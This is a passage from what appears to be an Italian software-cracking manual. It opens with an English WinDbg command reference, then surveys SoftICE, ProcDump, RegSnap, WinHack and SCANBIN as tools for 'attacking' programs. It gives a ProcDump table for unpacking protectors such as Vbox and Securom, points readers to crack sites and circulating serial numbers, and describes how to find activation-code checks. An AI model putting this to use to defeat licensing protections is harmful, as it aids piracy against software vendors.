In kernel debugging, the default extension DLL depends upon the target platform:
Target Platform Default Extension DLL
x86 KDEXTX86.DLL
ALPHA KDEXTALP.DLL
function
Name of the DLL function to call.
string
String to pass to the DLL function.
Remarks
For a complete list of the built-in extension commands, enter !? at the Windows
Debugger prompt. For information on creating and using kernel debugger
extensions, see the Windows NT DDK.
| Display Process State
~ Display Thread State
# Search for Disassembly Pattern
% Change Context
Changes the context to the specified frame. Updates the Locals window with the
variables of the new frame.
Use the KN command to list the call stack with the frame numbers.
Syntax
%[frame]
Parameters
frame
The number of the frame on the call stack to change context to. The current
procedure is number 0 on the stack.
.attach Attach to Process
Starts debugging the process specified by process. You can use PView to find
process IDs of running programs.
This command is equivalent to the /P command-line option. You can also click
Attach to a Process from the Debug menu or press F6.
Syntax
.attach process
Parameters
process
Process identifier of the task to debug, specified in decimal. Use the 0x prefix
to specify the process identifier in hexadecimal.
Remarks
The process is attached until the debugger is terminated. There is no command to
unattach.
.break Debug Break
.cache Cache Size
WinDbg KD only
Sets the size of the cache for WinDbg KD to use for memory values.
Syntax
.cache [cachesize]
Parameters
cachesize
The size of the kernel debugging cache, in MB. If you do not specify cachesize,
the command displays the status of the cache. If you issue the command .cache 0,
the cache is disabled.
Remarks
Normal operations, such as single-stepping or the G command, invalidate the
cache. If WinDbg KD has frozen the target computer, but hardware on the target
can change memory (for example, through shared memory or DMA), you must disable
the cache to see the memory changes. For more information, see Setting Kernel
Debugger Options.
.connect Establish Connection
.disconnect Drop Connection
.kill Terminate Process
.list Display Source/Assembly Listing
.logappend Append Log File
.logclose Close Log File
.logopen Open Log File
.opt Set Option
Sets debug options. To view the current debug option settings, use this command
with no parameters. To modify a setting, specify the name of the debug option
and the appropriate value, as indicated below. The view an individual debug
option setting, specify only the name of the debug option.
Syntax
.opt [DebugOption]
Parameters
DebugOption
This parameter be one of the following values.
Value Meaning
? Displays the list of supported debug options.
AsmSymbols [on | off] If this setting is on, show symbols in disassembly.
AsmRaw [on | off] If this setting is on, show raw data in disassembly.
AttachGo [on | off] If this setting is on, do not stop debugging when a new
process is attached.
BackgroundSym [on | off]If this setting is on, load symbols in the background.
CaseSensitive [on | off]If this setting is on, turn on case sensitivity.
ChildGo [on | off] If this setting is on, do not stop debugging when a new
child process is created.
CommandRepeat [on | off]If this setting is on, ENTER repeats the last command.
DllEm filename Specifies the name of the execution model DLL.
DllSh filename Specifies the name of the transport layer DLL.
DllTl filename [args] Specifies the transport layer DLL.
DllPath ["path"] Specifies the search path for symbols.
EPStep [on | off] If this setting is on, the first step goes to the entry
point, not to main.
ExitGo [on | off] If this setting is on, do not stop debugging when a
thread terminates.
InheritHandles [on | off]If this setting is on, the target application inherits
handles. This is useful for debugging debuggers.
IgnoreAll [on | off] If this setting is on, ignore all messages about
symbols.
KdInitialBp [on | off] If this setting is on, kernel debugging stops at the
initial breakpoint.
KdEnable [on | off] If this setting is on, turn on the kernel debugger.
KdGoExit [on | off] If this setting is on, go on exit.
KdUseModem [on | off] If this setting is on, the kernel debugger uses modem
controls.
KdBaudRate [baud] Specifies the kernel debugger baud rate (1200, 2400, …).
KdPort [port] Specifies the kernel debugger communication port (COM1,
COM2, …).
KdCacheSize [size] Specifies the kernel debugger cache size, in bytes.
KdPlatform [x86 | alpha]Specifies the kernel debugger target system.
MasmEval [on | off] If this setting is on, turns on MASM-style expression
evaluation.
NotifyExit [on | off] If this setting is on, prints a message upon thread
termination.
NotifyNew [on | off] If this setting is on, prints a message upon thread
creation.
ShortContext [on | off] If this setting is on, displays abbreviated context
information.
Verbose [on | off] If this setting is on, turns on verbose output mode.
.reboot Reboot Target Computer
.reload Reload Symbols
.start Start Debugging
.title Set Title
BA Break on Access
Sets a breakpoint that will be satisfied when the specified memory is accessed.
This command is equivalent to the BP command with the following argument:
=address [/Rcount].
Syntax
BA {access}{size} {address}
Parameters
access
The type of access that will satisfy the breakpoint. This parameter can be one
of the following values.
Value Meaning
r Break on read access.
w Break on write access.
e Break on execute access.
size
The size of the location, in bytes, to be monitored for access. This parameter
can be 1, 2, or 4.
address
The address at which to start monitoring.
Remarks
This command provides the same functionality that the debug registers provide.
You can break execution when the particular memory location is read from,
written to, or executed. The following example sets a breakpoint for read access
on four bytes of the variable var:
ba r4 &var
The breakpoint is satisfied only when the access occurs at the given address and
for the specified number of bytes. If the memory accessed overlaps the specified
area to monitor, the breakpoint is not satisfied.
Note that although the size is required for all breakpoint types, an execute
breakpoint is only satisfied if the address is the first byte in the
instruction.
BC Breakpoint Clear
Removes one or more previously set breakpoints from the system. BC * clears all
breakpoints.
This command is equivalent to clicking Breakpoints from the Edit menu and
clicking Clear or Clear All.
Syntax
BC {breakpoint [[breakpoint...]] | *}
Parameters
breakpoint
The number of the breakpoint to be cleared. Use the Breakpoint List (BL) command
to display currently set breakpoints and their numbers. Specify ranges of
breakpoints with a hyphen. Separate multiple breakpoints with spaces or commas.
BD Breakpoint Disable
Disables, but does not delete, one or more breakpoints. BD * disables all
breakpoints. While a breakpoint is disabled, the system does not check to see if
the conditions specified in the breakpoint are valid.
Use the BE command to reenable a disabled breakpoint.
This command is equivalent to clicking Breakpoints from the Edit menu and
clicking Disable.
Syntax
BD {breakpoint [[breakpoint...]] | *}
Parameters
breakpoint
The number of the breakpoint to be disabled. Use the Breakpoint List (BL)
command to display currently set breakpoints and their numbers. Specify ranges
of breakpoints with a hyphen. Separate multiple breakpoints with spaces or
commas.
BE Breakpoint Enable
Restores one or more breakpoints that were temporarily disabled by the BD
command. BE * enables all breakpoints.
This command is equivalent to clicking Breakpoints from the Edit menu and
clicking Enable.
Syntax
BE {breakpoint [[breakpoint...]] | *}
Parameters
breakpoint
The number of the breakpoint to be enabled. Use the BL command to display
currently set breakpoints and their numbers. Specify ranges of breakpoints with
a hyphen. Separate multiple breakpoints with spaces or commas.
BL Breakpoint List
Lists all breakpoints.
This command is equivalent to clicking Breakpoints from the Edit menu.
Syntax
BL
Remarks
For each breakpoint, the command displays the following:
· The breakpoint number
· The breakpoint status, where "E" is for enabled, "D" is for disabled, "V"
is for virtual, and "U" is for unknown address. A virtual breakpoint is a
breakpoint for code that is not currently loaded.
· The conditional information specifying the breakpoint, such as the
address, expression, and length. If a breakpoint has a pass count, the remaining
number of times that the breakpoint will be ignored is listed in parentheses.
BL also displays commands to execute, message/message classes (in the case of
message breakpoints), thread and process number.
See Also
Context Operator
BP Set Breakpoint
Sets a breakpoint. You can combine locations, conditions, and options to set
different kinds of breakpoints. If you do not specify a thread, the breakpoint
will apply to all threads.
This command is equivalent to clicking Breakpoints from the Edit menu and
clicking Add.
Syntax
[[thread]] BP[[breakpoint]] [[location]] [[condition]] [[option...]]
Parameters
thread
The thread that the breakpoint will apply to. For more information, see Process
and Thread Syntax.
breakpoint
The breakpoint number to be set. If the given breakpoint number already exists,
the new breakpoint will replace the old.
location
The memory location of the breakpoint, in the format given in the table below.
condition
One of the breakpoint conditions given in the table below. You can specify
multiple conditions for a breakpoint.
option
One of the breakpoint options given in the table below. Separate multiple
options with spaces.
Remarks
If you want to put a breakpoint on a C++ public, enclose the expression in
parentheses. For example, "BP (??MyPublic)" or "BP (operator new)".
On x86 computers, Windows Debugger will use debug registers to implement
breakpoints if:
· there is a debug register available
· memory size is 1
· memory size is 2 and address is WORD aligned
· memory size is 4 and address is DWORD aligned
You can use the following options when setting a breakpoint:
Location Description
[[{[[procedure]], [[module]], [[exe]]}]]
address The address for the breakpoint.
[[{[[procedure]], [[module]], [[exe]]}]]
@line The line number for the breakpoint.
Condition Description
?expression Break if expression is true.
=address [[/Rcount]] Break if memory at address has changed. Use the /R
option to specify the number of bytes to check (default is 1).
Option Description
/Pcount Ignore the breakpoint count times.
/Ccmdlist Execute cmdlist when the breakpoint is hit. The cmdlist parameter is
a semicolon-separated list of one or more debugger commands. If cmdlist includes
multiple commands, enclose it in quotes (").
/Mmessagename
/Mmessageclass Break only if the given Win32 message or message class has
been received.
/Q Suppress the unresolved-breakpoint dialog box for this breakpoint.
/Hprocess Specify the process number to attach the breakpoint to. Defaults to
all threads in the process if /T is not used.If /H is not specified and no
target application is running, the default is process 0.
/Tthread Specify the thread number to attach the breakpoint to. Defaults to
the current process if /H is not used.
See Also
Context Operator
C Compare Memory
Compares the values held in two memory areas. Specify the first area with the
range parameter. Specify the starting address of the second area with address.
The second area is the same length as the first. If the two areas are not
identical, Windows Debugger will display all memory addresses in range where
they do not agree.
Syntax
C range address
Parameters
range
The first memory area to compare. For more information, see Range Syntax.
address
The starting address of the second memory area.
DA, DB, DC, DD, DI, DS, DT, DU, DW Display Memory
Displays the contents of memory in the given range. Each line shows the address
of the first byte in the line, followed by the contents of memory at that and
following locations.
If you omit range, the command will display memory starting at the ending
location of the last display command. This allows you to continuously scan
through memory.
This command is equivalent to clicking Memory from the View menu, or pressing
ALT+5.
Syntax
D{A|B|C|D|I|S|T|U|W} [[range]]
Parameters
range
The memory area to display. For more information, see Range Syntax.
Remarks
When Windows Debugger is displaying ANSI or Unicode characters, it will stop
displaying characters at the first null byte. When displaying ANSI characters,
all characters, including non-printable characters, are displayed using the
current code page character set. With Unicode, all non-printable and non-
mappable characters are displayed as dots.
Command Definition Displays
DA Display ANSI ANSI (extended ASCII) characters
DB Display Bytes (char) Byte values and ANSI characters
DC Display Code Assembly-language instructions (disassembly)
DD Display Double Words (long) Double-word (four-byte) values and ANSI
characters
DI Display 8-Byte Reals (double) 8-byte hexadecimal values and floating-point
representations
DS Display 4-Byte Reals (float) 4-byte hexadecimal values and floating-point
representations
DT Display 10-Byte Reals (long double) 10-byte hexadecimal values and
floating-point representations
DU Display Unicode Unicode characters
DW Display Words (short) Word values and Unicode characters
Note With the DC (Dump Code) command, you can use the standard range syntax or
startaddress L line to dump line instructions starting at startaddress.
EA, EB, ED, EI, ES, ET, EU, EW Enter Values
Enters the values that you specify into memory. If you do not specify any
values, the current address and the value at that address will be displayed. You
can then enter a new value, preserve the current value in memory by pressing the
space bar, or stop entering data by pressing ENTER.
This command is equivalent to clicking Memory from the View menu, or pressing
ALT+5, and entering values.
Syntax
E{A|B|D|I|S|T|U|W} address [[values]]
Parameters
address
The starting address at which to enter values.
values
One or more values to enter into memory. Separate multiple numeric values with
spaces.
Remarks
When entering numeric values, you can use C-style radix prefixes to override the
default radix. Prefix octal constants with a "0o" (for example 0o1776),
hexadecimal constants with "0x" (for example 0xF000), and decimal constants with
"0t" (for example 0t199).
When entering ANSI or Unicode values, you can include space (" ") characters by
enclosing the character string in quotation marks (" or '). If you enclose the
string in double quotation marks, Windows Debugger will automatically null-
terminate the string. Single quotation marks (') will not add a null character.
You can enter standard C escape characters, such as t, 007, and ".
Command Enter
EA ANSI (extended ASCII) characters
EB Byte values
ED Double word (four-byte) values
EI Floating-point numbers (8-byte)
ES Floating-point numbers (4-byte)
ET Floating-point numbers (10-byte)
EU Unicode characters
EW Word values
F Freeze Thread
Freezes the given thread, causing it to stop and wait until it is unfrozen.
Other threads will continue to execute. If no thread is specified, the current
thread is frozen.
Use the Z (Unfreeze thread) command to reenable the thread.
This command is equivalent to clicking Threads from the Debug menu, then
clicking Freeze or Freeze All.
Syntax
[[thread]] F
Parameters
thread
The thread to be frozen. For more information, see Process and Thread Syntax.
FIA, FIB, FID, FII, FIS, FIT, FIU, FIW Fill Memory
Fills the memory area specified by range with pattern. The entire range will be
filled by repeatedly storing pattern into memory.
Syntax
FI{A|B|D|I|S|T|U|W} range pattern
Parameters
range
The memory area to fill. For more information, see Range Syntax.
pattern
One or more values to fill memory with. Separate multiple numeric values with
spaces.
Remarks
When entering numeric values, you can use C-style radix prefixes to override the
default radix. Prefix octal constants with a "0o" (for example 0o1776),
hexadecimal constants with "0x" (for example 0xF000), and decimal constants with
"0t" (for example 0t199).
When entering ANSI or Unicode values, you can include space (" ") characters by
enclosing the character string in quotation marks (" or '). If you enclose the
string in double quotation marks, Windows Debugger will automatically null-
terminate the string. Single quotation marks (') will not add a null character.
You can enter standard C escape characters, such as t, 007, and ".
Command Definition Fill
FIA Fill ANSI ANSI (extended ASCII) characters
FIB Fill Bytes (char) Byte values
FID Fill Double Words (long) Double-word (four-byte) values

FII Fill 8-Byte Reals (double) Floating-point numbers
FIS Fill 4-Byte Reals (float) Floating-point numbers
FIT Fill 10-Byte Reals (long double) Floating-point numbers
FIU Fill Unicode Unicode characters
FIW Fill Words (short) Word values
FR Floating-Point Registers
G Go
GH Go- Exception Handled
GN Go- Exception Not Handled
K, KB, KN, KS, KV Display Stack Backtrace
Displays the stack frame of the given thread.
Syntax
[[thread]] K[BNSV] [[framecount]] [[=frameaddr stackaddr programcounter]]
Parameters
thread
The thread whose stack is to be displayed. For more information, see Process and
Thread Syntax.
framecount
Number of stack frames to display.
frameaddr
stackaddr
programcounter
When examining a corrupted stack on an x86 computer, you can walk the
uncorrupted portion of the stack by specifying its frame address, stack address,
and program counter. This requires detailed knowledge of how the stack works.
Remarks
Each display line shows the name or address of the procedure called, the
arguments used on the call, and the address of the statement that called it. You
can use any or all of the options in a single command; for example, K, KB, and
KBNSV are valid commands. The following table describes the effect of the
options:
Option Effect
none Displays the basic call stack based on debugging information in the
executable. It displays the frame pointer, return address, and function names.
B Additionally displays the first three parameters of each function.
N Additionally displays the frame numbers for each call.
S Additionally displays source module and line number information for each
call.
V Additionally displays runtime function information.
L Restart Debuggee
LM List Loaded Modules
Lists the specified loaded modules.
Syntax
LM [/s [/o] ] [/f ] [modulename]
Parameters
/s
List segmented modules. If you do not specify a module name, LM will list all
loaded modules.
/f
List flat modules.
/o
Sorts segmented modules by selector.
modulename
Module to list.
Remarks
If /f and /s are both absent from the command line, LM will assume both; the
following two commands are equivalent:
> LM
> LM /f /s
Segmented modules are sorted by module name, then selector, unless you specified
/o. Flat modules are sorted by base address.
LN List Nearest Symbols
Displays the symbols at or near the given address. You can use this command to
help determine what a pointer is pointing to. It also can be useful when looking
at a corrupted stack to determine which procedure made a call.
Syntax
LN address
Parameters
address
The address to search for symbols.
M Move Memory
N Set Number Base
P Program Step
Q Quit WinDbg
R Registers
Displays or modifies registers. If you do not specify a thread, the current
thread is used.
This command is equivalent to clicking Registers from the View menu, or pressing
ALT+4.
Syntax
[[thread]] R [[register [[=value]] ]]
Parameters
thread
The thread from which the registers are to be read. For more information, see
Process and Thread Syntax.
register
The register to display or modify.
value
The value to assign to the register.
Remarks
If you do not specify a register, all of the registers are displayed. If you
specify a register, the command displays the current value of the register. If
you specify both a register and a value, the command changes the register to
contain the value.
Use the FR (Floating-Point Registers) command to view and modify floating-point
registers.
REMOTE Start Remote Server
RT Register Display Toggle
S+, S- Set Source/Assembly Mode
SA, SB, SD, SI, SS, ST, SU, SW Search Memory
Searches though memory to find a specific byte pattern. If the pattern is found,
Windows Debugger will display the first memory address in range where it was
found.
Command Fill
SA ANSI (extended ASCII) characters
SB Byte values
SD Double-word (four-byte) values
SI Floating-point numbers (8-byte)
SS Floating-point numbers (4-byte)
ST Floating-point numbers (10-byte)
SU Unicode characters
SW Word values
Syntax
S{A|B|D|I|S|T|U|W} range pattern
Parameters
range
The memory area to search through. For more information, see Range Syntax.
pattern
One or more byte values or ANSI or Unicode characters to search for. Separate
multiple values with spaces.
Remarks
When entering numeric values to search for, you can use C-style radix prefixes
to override the default radix. Prefix octal constants with a "0o" (for example
0o1776), hexadecimal constants with "0x" (for example 0xF000), and decimal
constants with "0t" (for example 0t199).
When entering Unicode values to search for, you can include space (" ")
characters by enclosing the character string in quotation marks (" or '). If you
enclose the string in double quotation marks, Windows Debugger will
automatically null-terminate the string. Single quotation marks (') will not add
a null character. You can enter standard C escape characters, such as t, 007,
and ".
SX, SXD, SXE, SXN Set Exceptions
Controls the behavior of the debugger when trapping exceptions before executing
exception-handling code. The debugger always halts before execution returns from
the exception handler.
Command Action
SX Displays the events that the debugger will halt for.
SXD Causes the debugger to ignore the specified exception and issue an
automatic GN command.
SXE Causes the debugger to halt at the specified exception.
SXN Causes the debugger to display a message before the exception is passed to
the target application, and causes Windows Debugger to issue a GN command after
the message is displayed.
Syntax
SX [[exception]]
SXE exception [[message]] [[/Ccmdlist1]] [[/C2cmdlist2]]
SX{D|N} exception [[message]] [[/C2cmdlist2]]
Parameters
exception
The exception number that the command acts upon, in the current radix. If you do
not specify an exception, the SX command will display information on all
exceptions.
message
Message to display in the command window when the exception is trapped.
cmdlist1
Semicolon-separated list of Windows Debugger commands to execute when an
exception is first raised. The /C option is permitted only with the SXE command.
Enclose in quotes if cmdlist1 includes spaces or semicolons.
cmdlist2
Semicolon-separated list of commands to execute after an exception has not been
handled. Enclose in quotes if cmdlist2 includes spaces or semicolons.
Remarks
The /C option (allowed only with SXE) tells the debugger to execute the
specified commands on the first chance (before the exception is passed to the
application). The /C2 option tells the debugger to execute the specified
commands on the second chance (if the exception is not handled by the debugger
or the application). For more information, see the Platform SDK documentation on
structured exception handling.
When the debugger stops due to an exception, only the GN (Go-- Exception Not
Handled) and GH (Go-- Exception Handled) commands can be used to continue
execution. The SXD and SXN commands automatically call GN.
T Trace
Executes the instruction or source line at the instruction pointer and displays
the resulting values of all registers and flags. Use the P (Program Step)
command to have the debugger execute subroutine calls or interrupts without
returning control to the debugger.
This command is equivalent to clicking Step Into from the Debug menu, or
pressing F11 or F8.
Syntax
[[thread]] T [[count]]
Parameters
thread
The thread to trace through. For more information, see Process and Thread
Syntax.
count
The number of instructions or source lines (depending on the Source/Assembly
mode) to step through before stopping.
U Unassemble
X Examine Symbols
Displays the symbols in all contexts that match pattern. If you do not specify
any options, all except public symbols are searched. If you do not specify a
pattern, all symbols will be displayed. To ignore case in the search, click
Options from the View menu, click Debugger, and click Ignore Case.
Syntax
X[[options]] [[ { [[procedure]], [[module]], [[executable]] } ]] [[pattern]]
Parameters
options
Specifies the scope of the symbol search. These options cannot be separated by
spaces and must immediately follow the X (for example, XEM). Use the following
letters to specify scope:
Letter Scope
C The current class.
E All modules in the executable or DLL, except for the current module.
F The current function.
G All global symbols.
L The current code block (lexical scope).
M The current module.
P All public symbols.
procedure, module, executable
The area to search. For example, {function1, srcfile.c, target.dll} will search
function1 from srcfile.c in target.dll. This is identical to the breakpoint
context operator.
pattern
A pattern to search for. The ? and * wildcards are supported.
Z Unfreeze Thread
Una caratteristica interessante è legata alla possibilità di usare il debugger
per l’analisi dei post mortem.
Quando capita un pasticcio e il sistema salta viene ricercato nel registro il
valore della voce :
HKEY_LOCAL_MACHINESOFTWAREMicrosoftWindows NTCurrentVersionAeDebug
Settate la seguente linea di comando.
windbg -p %ld -e %ld
Quando un programma salterà verà
chiamato il debugger
automaticamente.
PROGRAMMI CON BORLAND C
Alla pari dei programmi e delle
utilities fornite con Microsoft
Visual C++ anche con il Borland
C vengono forniti alcuni
software che possono essere
utilizzati per vari scopi.
Il TURBO DEBUGGER è presente nel
pacchetto per DOS, WINDOWS 16 e
WINDOWS 32.
Anche la versione per Windows 95
dispone di un interfaccia a
carattere.
La tipologia dei breakpoints
settabili è abbastanza completa
permettendo diverse funzioni.
TD permette inoltre il tracing
dell’heap.
Le chiamate relative alle call sono composte in modo tale che è sempre possibile
vedere a quale modulo è indirizzata la chiamata.
Un utility fornita insieme è WINSIGHT che è paragonabile a Spy++.
WS permette di monitorare i messaggi relativi alle Windows presenti sul desktop.
WINHEX 8.32
Si tratta di uno dei pochi che dispone di un editor che permette di visualizzare
direttamente i settori su disco senza doversi appoggiare ad un file.
Chiaramente bisogna prestare attenzione a non danneggiare qualche settore del
disco critico.
SOFTICE 3.x – 4.x
SoftICE 3.24
http://www.numega.com
Voglio elencare tra gli altri
SoftIce anche se di fatto a
questo debugger è dedicato
più avanti un intero
capitolo.
Sicuramente qui parliamo del
massimo anche se di fatto è
abbastanza più complicato
degli altri debugger.
Le complicazioni sono legate
al numero enorme di
funzionalità possedute dal
programma.
La NuMega distribuisce tra lo shareware il debugger anche se di fatto è
possibile trvare in
giro i numeri di
serie.
Penso che sia
inutile ricordare
che sul sistema di
ricerca ASTALAVISTA
(parodia ad
Altavista) è
possibile trovare i
cracks di quasi
tutti i programmi
essistenti.
SoftIce possiede
una parte caricata
in memoria che
viene attivata
mediante la
pressione dei tasti
CTRL D o quelli
settati mediante apposite istruzioni.
Inoltre SoftIce possiede un buffer che permette il back trace ovvero
l’esecuzione a ritroso del codice.
PROCDUMP
ProcDump riesce ad eseguire un Dump su disco di un programma in esecuzione e ad
eseguire funzioni di unpack/decrypt su sistemi software tipo BJFNt, ENC,
Activision Packer, Manolo, NeoLite, Petite, Securom, VBOX, Shrinker 3.2&3.3,
WWPACK32 e molti altri.
Vbox è sicuramente uno dei più utilizzati
per la gestione delle limitazioni del
software a n giorni.
Molti sistemi di protezione sono cryptati in
memoria per cui sono difficilmente
debuggabili con software tipo SoftIce ecc.
ProcDump possiede diversi sistemi per
bypassare diversi sistemi software e creare
dei dump decodificati.
In alcuni casi ProcDump rende inutile
l’utilizzo di debugger.
ProcDump possiede diverse opzioni che è
possibile utilizzare a seconda del tipo di
software con cui si ha a che fare.
La finestra a fianco mostra alcuni dei
metodi di packing inclusi in procdump.
La seguente, invece, è una tabella trovata su internet a riguardo di ProcDump
che mostra le varie opzioni.
Name Method Options Section To remove after
BJFNT 1.x *unknown* Create new import. Last one.
Do not recompute obj.
ENC 0.1 Standard Do not recompute obj.
HASIUK used HASIUK Default None
by Activision /NeoLite
LOUIS Cryptor Standard Default Last section
Do not recompute obj.
Manolo Manolo Rebuild Import Table .manolo section
NeoLite x.xx HASIUK Default None
/NeoLite
PECRYPT32 none Depend on version
PELOAD Standard Do not recompute obj. .peload section
PELOCK none last one
PEPACK PEPack Rebuild Import Table PEPACK!! section
PESHiELD <0.2 PESHiELD Do not recompute obj. ANAKIN98 section
Petite Petite Default .petite section
Petite Petite 2 Create new import .petite section
U will need to fix
reloc pointer too.
Securom Standard Original CD required. Better not touch ;)
Do not recompute obj.
Shrinker 3.2 Shrinker32 Ignore Faults .load object at least
Rebuild Import Table
Shrinker 3.3 Shrinker33 Do not recompute obj. None
Rebuild Import Table
STNPE 1.xx Standard Do not recompute obj.
TimeLock 3.x Vbox Create new import WeiJunLi section
std/Dialog Ignore Faults
VBox Vbox Std Create new import WeiJunLi section
Ignore Faults
Do not recompute obj.
VBox with TRY Vbox Create new import WeiJunLi section
dialog Dialog Ignore Faults
Do not recompute obj.
WWPack32<1.10 WWPACK32 I Default .WWP32 section
WWPack32 1.10 WWPACK32 II Default .WWP32 section
WWPack32 1.11 WWPACK32 I Default .WWP32 section
REGSNAP
(c) 1998 Vitas Ramanchauskas, HREF="mailto:vitas@soft4you.com" MACROBUTTON
HtmlResAnchor vitas@soft4you.com
Come dicevo prima spesso è utile
analizzare e comparare la configurazione del sistema prima e dopo le
installazioni di software.
RegSnap riesce a svolgere delle funzionalità di questo tipo in quanto scatta
delle panoramiche al registro di windows, ai files system.ini e win.ini e alle
directory windows e windowssystem.
Dopo aver scattato queste foto al sistema è in grado di salvarle su disco e
successivamente di confrontarle creando un file html in cui vengono riportate le
differenze.
Esistono programmi che permettono di monitorare in tempo reale gli accessi al
registro.
Uno di questi è REGMON.EXE che
oltre ad avere questa
possibilità può settare dei
filtri per mettere sotto
analisi solo i messaggi
generati da alcune procedure.
Alcuni programmi controllano
la presenza di questo tipo di
analizzatori e generano errori
nel momento in cui si
accorgono di essere
“osservati”.
Personalmente preferisco i
programmi che eseguono analisi
in modo non dinamico.
Il programma REGEDIT fornito
con windows è troppo
rudimentale per essere
utilizzaro in quanto permette
soltanto di eseguire funzioni
di scrittura o di lettura.
Installando un nuovo software
è impossibile sapere quali
voci inserirà , quali modificherà e quali cancellerà.
RegSnap, come ho già detto, è molto dettagliato anche se dai programmi di
protezione bisogna attendersi qualche sutterfugio per bypassare questo tipo di
utilities.
WINHACK
WinHack v2.00
http://www.malinverni.com
grant@malinverni.com
Alcuni lavori di questo tipo non sono orientati ad eliminare le limitazioni dei
programmi ma invece il loro compito è quello di trovare delle cheat words per
acquisire proprietà particolari nei giochi come ad esempio attraversare i muri,
diventare invincibile ecc.
Uno dei problemi fondamentali
negli attacchi ai programmi è
quello legato al reperimento di
stringhe, codici ecc. che
permettano di creare le routines
di crack.
Un programma adattissimo a fare
ricerche in memoria eseguite su
programmi già caricati e’
WinHack.
WinHack è altamente
specializzato in ricerche
utilizzando diverse tipologie, 6
per la precisione, tra cui due
tipi da 64 bits.
Il programma dispone internamente anche di un TrainerCreator interno.
WinHacker possiede una libreria di API che permette di agganciarsi a funzioni di
ricerca da programmi nostri esterni.
Il sistema di ricerca di WinHack si basa sullo scatto di una panoramica iniziale
e i successivi confronti alla ricerca di determinati valori.
In un programma di giochi esistono valori che indicano la potenza del
personaggio, il suo stato di salute, la quantità di cibo ed altri valori.
Si carica il gioco e successivamente WinHack chiedendo di scattare la prima
panoramica.
Ad un certo punto supponiamo che il valore di salute del personaggio sia passato
dal 100 iniziale al 57 attuale.
A quest5o punto si cerca la locazione di memoria in cui il valore è cambiato da
100 a 57.
Trovato questo indirizzo si può modificare il suo valore come si vuole.
WinHack è in grado di creare i moduli memory trainer utilizzabili per settare i
valori voluti al di fuori di WinHack.
Quando si cerca di attaccare un software bisogna seguire delle regole logiche
che servano a stabilire quale è il metodo migliore per intervenire.
In primis guardiamo quali DLL e altri moduli il software carica al momento della
sua attivazione.
Per fare questo esistono molti software tra i quali SCANBIN è uno di questi.
Una delle cose fondamentali è quella di sapere quali files sono caricati dal
programma ed in particolar modo le api
exportate.
SCANBIN dispone di un certo numero di opzioni
selezionabili tramite voci di menu che
permettono la visualizzazione di molti tipi di
informazioni.
L’individuazione a priori delle funzioni
utilizzate dalo programma in analisi permette
di effettuare una scelta ottimale per quanto
riguarda i tools scelti per eseguire il
tracing e le altre funzioni.
Se richiedendo la visualizzazione delle
funzioni importate vediamo che non compaiono
nella lista quelle come GetDlgItemText o
GetDlgItemInt dobbiamo supporre che le lettura
dei codici di attivazione viene fatta con altri sistemi, magari più nascosti
appositamente.
L’individuazione del punto dove
vengono controllati i codici allora
deve avvenire tramite altre
funzioni.
Un metodo potrebbe essere quello
legato all’identificazione del numero
ID delle risorse.
Questo identificatore potremmo
ottenerlo tramite le funzioni
di Spy++ a programma attivato oppure
possiamo cercare di identificare gli ID
della Dialog o degli oggetti della
Dialog tramite la ricerca tra i dati
mostrati
da certi
programmi.
Parlando di SCANBIN le informazioni riportate sono quelle mostrate
nell’immagine, relativa al menu, qui a fianco.
Slezionando IMPORTED REFERENCES possiamo ottenere la lista dei riferimenti
importati dal programma.
La seguente immagine mostra la tipologia delle informazioni inerenti a questa
voce.
Si tratta delle funzioni importate dalle DLL esterne, proprie del programma e da
